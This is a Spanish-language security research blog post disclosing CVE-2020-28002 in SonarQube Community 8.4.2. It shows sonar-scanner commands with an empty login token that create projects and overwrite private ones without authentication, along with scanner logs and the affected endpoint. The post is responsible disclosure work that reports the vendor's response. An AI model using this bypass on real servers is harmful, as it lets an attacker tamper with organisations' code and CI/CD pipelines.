



SonarQube – Auditando al Auditor – Parte II

Inicio / Investigación, Research, Sin categorizar / SonarQube – Auditando al Auditor – Parte II

[< Previous](#)

SonarQube – Auditando al Auditor – Parte II

- [Parte I](#)
- A estos hallazgos se le asignó un código [CVE-2020-28002](#)

Continuando con esta serie de publicaciones, vamos a analizar un "comportamiento" algo peculiar/extraño y evidentemente inseguro por parte del producto **SonarQube Community**, así que esperamos ser lo más claros y concisos posibles.

¿Por qué es importante revisar herramientas como SonarQube?

Desde la perspectiva de un atacante la respuesta es simple, los productos como **SonarQube** se vuelven atractivos porque almacenan o tienen acceso a todo el código fuente de los aplicativos de una organización, de esta manera es más rentable atacar un eslabón del proceso **DevSecOps** que la aplicación objetivo en sí misma, pues recordemos que al tener el código fuente el ataque al aplicativo será dirigido, eso sin mencionar que en muchas ocasiones nos encontramos con archivos de configuración, cadenas de conexión en texto claro y configuraciones de seguridad basadas en oscuridad, etc.

Entremos en materia y partamos con las siguientes características de producto:

SonarQube ID information

- Server ID: 32FADB56-AXRx4wuyUe_xmlIBDkFu
- Version: 8.4.2.36762
- Date: 2020-10-22

A groso modo y de forma muy general, **SonarQube** tiene 2 estados para la publicación de proyectos; el **público** y el **privado**, esto en complemento a la respuesta anterior, pues ¿De qué sirve un sistema robusto de seguridad en la organización, si mi servidor local de SonarQube expone todos los códigos fuente?, o peor aún si no fuese un servidor local...

Cuando se monta por primera vez el sistema **SonarQube**, sin previa autenticación no podrán encontrar ningún acceso a **crear un proyecto** o **analizarlo**, únicamente se tiene visibilidad sobre aquellos que se han dejado expuestos públicamente (**hasta aquí, bien**), sin embargo, este comportamiento no se cumple al pie de la letra, ya que un externo puede crear proyectos anónimos y adicionalmente sobrescribir proyectos ya existentes, sean públicos o privados, y lo mejor, sin autenticación.

Iniciamos con un sistema por defecto, sin privilegios ni proyectos:



SonarQube Community por defecto.

Para realizar el análisis del código es necesario descargar el SonarScanner en alguna de sus presentaciones según sea el caso (<https://docs.sonarqube.org/latest/analysis/scan/sonarscanner/#>)

- Gradle
- MSBuild
- Maven
- Azure DevOps
- Jenkins
- Ant

En local o con alguna de las posibles integraciones, se nos pide que le indiquemos como mínimo los siguientes parámetros al **SonarScanner**:

- **sonar.projectKey=**
 - Nombre del proyecto a analizar
- **sonar.sources=**
 - Path donde se encuentra el código
- **sonar.host.url=**
 - URL del server SonarQube o por defecto llama a SonarCloud.io
- **sonar.login=**
 - Nombre de usuario o token de conexión
- **sonar.password=**
 - Requerida si se usa en conjunto con sonar.login

Search


Search ... 

Categories

> Investigación

> Research

> Sin categorizar

Popular	Recent	
<div>RID Hijacking on Windows</div> <div>dicembre 13th, 2017</div>		
<div>Apache CouchDB Remote Privilege Escalation</div> <div>mayo 7th, 2018</div>		
<div>"RID Hijacking" security conference material</div> <div>octubre 10th, 2018</div>		



En lo anterior se contempla la autenticación básica o por token, y es razonable pensar que sin proporcionar un token correcto o un login y password adecuados, no es posible realizar un análisis ni subir información al server:

- `sonar-scanner.bat -D'sonar.projectKey=proyecto_anonimo' -D'sonar.sources=' -D'sonar.host.url=http://192.168.0.56' -D'sonar.login=test' -D'sonar.password=test'`

```
INFO: Scanner configuration file: D:\02_Tools\SonarQube\bin\..\conf\sonar-scanner.properties
INFO: Project root configuration file: NONE
INFO: SonarScanner 4.5.0.2216
INFO: Java 11.0.3 AdoptOpenJDK (64-bit)
INFO: Windows 10 19.0.10586
INFO: User cache: C:\Users\ChristianDavidGutier\sonar\cache
INFO: Scanner configuration file: D:\02_Tools\SonarQube\bin\..\conf\sonar-scanner.properties
INFO: Project root configuration file: NONE
INFO: Analyzing on SonarQube server 8.4.2
INFO: Default locale: "es_CO", source code encoding: "windows-1252" (analysis is platform dependent)
INFO: Load global settings
INFO: -----
INFO: EXECUTION FAILURE
INFO: -----
INFO: Total time: 3.088s
INFO: Final Memory: 4M/20M
INFO: -----
ERROR: Error during SonarScanner execution
ERROR: Not authorized. Please check the properties sonar.login and sonar.password.
ERROR: Re-run SonarScanner using the -X switch to enable full debug logging.
```

Sonar-Scanner con credenciales erróneas

Efectivamente la respuesta nos indica que **NO** tenemos autorización para las acciones de análisis ni creación de proyectos, pero qué sucede si enviamos un **login vacío** sin el **parámetro password**, o lo que sería igual a la autenticación por **token vacío**:

- `sonar-scanner.bat -D'sonar.projectKey=proyecto_anonimo' -D'sonar.sources=' -D'sonar.host.url=http://192.168.0.56' -D'sonar.login='`

```
C:\Windows\system32\cmd.exe
INFO: Sensor Analyzer for "php.ini" files [php] (done) | time=3ms
INFO: Sensor VB.NET Properties [vbnet]
WARN: Property missing: 'sonar.vbnet.analyzer.projectOutPaths'. No protobuf files will be loaded for this project.
WARN: No Rustfmt issues report found for this project.
INFO: Sensor VB.NET Properties [vbnet] (done) | time=9ms
INFO: Sensor VB.NET [vbnet]
INFO: Sensor VB.NET [vbnet] (done) | time=2ms
INFO: ----- Run sensors on project
INFO: Sensor Zero Coverage Sensor
INFO: Sensor Zero Coverage Sensor (done) | time=2ms
INFO: SCM Publisher No SCM system was detected. You can use the 'sonar.scm.provider' property to explicitly specify it.
INFO: CPD Executor 7 files had no CPD blocks
INFO: CPD Executor Calculating CPD for 8 files
INFO: CPD Executor CPD calculation finished (done) | time=31ms
INFO: Analysis report generated in 74ms, dir size=18 KB
INFO: Analysis report compressed in 189ms, zip size=52 KB
INFO: Analysis report uploaded in 266ms
INFO: ANALYSIS SUCCESSFUL, you can browse http://192.168.0.56/dashboard?id=proyecto_anonimo
INFO: Note that you will be able to access the updated dashboard once the server has processed the submitted analysis report
INFO: More about the report processing at http://192.168.0.56/api/ci/task?id=AXU5pAR0JfzP2-s0I7Pg
INFO: Analysis total time: 33.464 s
INFO: -----
INFO: EXECUTION SUCCESS
INFO: -----
INFO: Total time: 36.863s
INFO: Final Memory: 77M/270M
INFO: -----
D:\02_Investigacion\02_SonarQube\Proyecto_muestra\02_Tools\SonarQube\bin\sonar-scanner.bat -D'sonar.projectKey=proyecto_anonimo' -D'sonar.sources=' -D'sonar.host.url=http://192.168.0.56' -D'sonar.login='
```

Sonar-Scanner con token vacío

En este caso la respuesta es **exitosa**, por lo que sin autenticación es posible crear proyectos y realizar análisis de código. En el dashboard inicial podemos evidenciar que el proyecto y análisis se creó sin requerir ningún tipo de autenticación o privilegios:



Proyecto anonimo creado

Validando los logs y las tareas internas en el **SonarQube**, se puede observar que el proyecto anteriormente creado sin autenticación fue asignado por el usuario **anonymous**:

Administration

Configuration • Security • Projects • System • Marketplace

Background Tasks

This page allows monitoring of the queue of tasks waiting asynchronously on the server. It also gives access to the history of finished tasks and their status. Analysis report processing is the most common kind of background task. [Learn More](#)


0 pending 1 still taking up

Status	Type	Only Latest Analysis	Date	Subscriber	Started	Finished	Duration
SUCCESS	proyecto_anonimo (Project Analysis)		2020-03-20 16:01:00	anonymous	2020-03-20 16:01:00	2020-03-20 16:01:00	6.160s

Task creada por el usuario anonymous

El siguiente paso consiste en comprobar si es posible tener el mismo comportamiento pero con un **proyecto privado**, el cual al ser privado no se encuentra listado ni accesible por defecto, requiere de privilegios y un usuario autenticado:

- Nombre: **proyecto_privado**
- Visibilidad: **privada**
- Creador: **admin**




Proyecto privado por defecto

Nota: los privilegios de los grupos "sonar-administrators" y "sonar-users" son los asignados por defecto al seleccionar la visibilidad "private" del proyecto. En futuras publicaciones veremos el manejo de las permisos y estas asignaciones de privilegios bastante abiertas a nivel de seguridad.


Ahora intentamos nuevamente el análisis con el **Sonar-Scanner**, pero indicando como projectKey "**proyecto_privado**" y veremos que si es posible sobrescribir el proyecto y afectar el proceso ágil que se tenga implementado:

- **sonar-scanner.bat** -D"sonar.projectKey=proyecto_privado" -D"sonar.sources=" -D"sonar.host.url=http://192.168.0.56" -D"sonar.login="



Análisis exitoso del proyecto privado.

La respuesta exitosa por parte del Sonar-Scanner nos indica que ha sido posible analizar, subir y reemplazar el proyecto privado existente sin contar con credenciales o permisos. Ya que el proyecto es privado y no se expone, es necesario validarlo con un usuario del aplicativo y ver que efectivamente el análisis y la sobrescritura del proyecto se llevó a cabo.



Proyecto privado alterado.

Verificando nuevamente los logs y los task creados para este proyecto, se observa nuevamente que la acción realizada se le asigno al usuario **anonymous**:

Proyecto Privado gestionado por el usuario Anonymous.

En este punto de la revisión queda en evidencia que es posible saltarse los mecanismos de autenticación para la creación y el análisis de proyectos tanto públicos como privados, aún si se cuentan con permisos restrictivos sobre estos.

Consideraciones generales de seguridad:

- Un atacante puede sobrescribir proyectos públicos y privados, lo que se traduce en la posible inyección de código en este paso del proceso ágil.
- En un proceso **DevSecOps**, donde todas las plataformas de desarrollo continuo y despliegue continuo están integradas y conectadas entre sí para permitir que un pequeño cambio a nivel de código pueda verse reflejado en producción en cuestión de minutos, alterar la confianza, la seguridad y el código en un paso del proceso tendría repercusiones a nivel de todo el esquema.
- SonarQube soporta los WebHooks, por lo que el re análisis puede utilizarse para aprovechar los disparadores a otras plataformas integradas.



Estos comportamientos listados en esta publicación son debido a una configuración insegura establecida en los endpoints `/api/CE/submit` del api del producto SonarQube, la descripción son indica lo siguiente:

- `http://[server]/web_api/api/ce?deprecated=true&internal=true`

Web Api SonarQube

Aunque indica que requiere ciertos privilegios, ya hemos visto que básicamente se puede realizar de forma anonima. Al final, cuando el **Sonar-Scanner** termina localmente el analisis del código, envía un reporte utilizando este endpoint y subiendo un archivo **ZIP** con la información.

Paquete del reporte visto en BurpSuite.

Aún quedan varios temas para poder tocar con SonarQube, por lo que esperamos seguir profundizando en esta serie de publicaciones.

La respuesta por parte de SonarQube, indica que ya eran consientes de esta vulnerabilidad, no obstante es un tema atribuido a la configuración por defecto, en un claro ejemplo donde la usabilidad se convierte en problemas de seguridad.

<https://jira.sonarsource.com/browse/MMF-2146>

Agradecemos la pronta gestión por parte de SonarQube, y su disposición para darle solución a estos hallazgos reportados.

Respuesta SonarQube

Saludos.

By Christian Gutierrez | octubre 29th, 2020 | Investigación, Research, Sin categorizar | 0 Comments

Related Posts



Leave A Comment

Comment...

Name (required)

Email (required)

Website

POST COMMENT

CONTÁCTENOS

📍 Carrera 7 No. 29 -34 of. 719 Bogotá| Colombia
✉️ csf@csf.com.co
🕒 Lunes - Viernes: 8:00 AM - 06:00 PM
☎️ (57+1) 744 79 80

CAPACITACIONES DISPONIBLES

NOTICIAS RECIENTES

> SonarQube – Auditando al Auditor – Parte II

> SonarQube – Auditando al Auditor – Parte I

> "RID HIJACKING" security conference material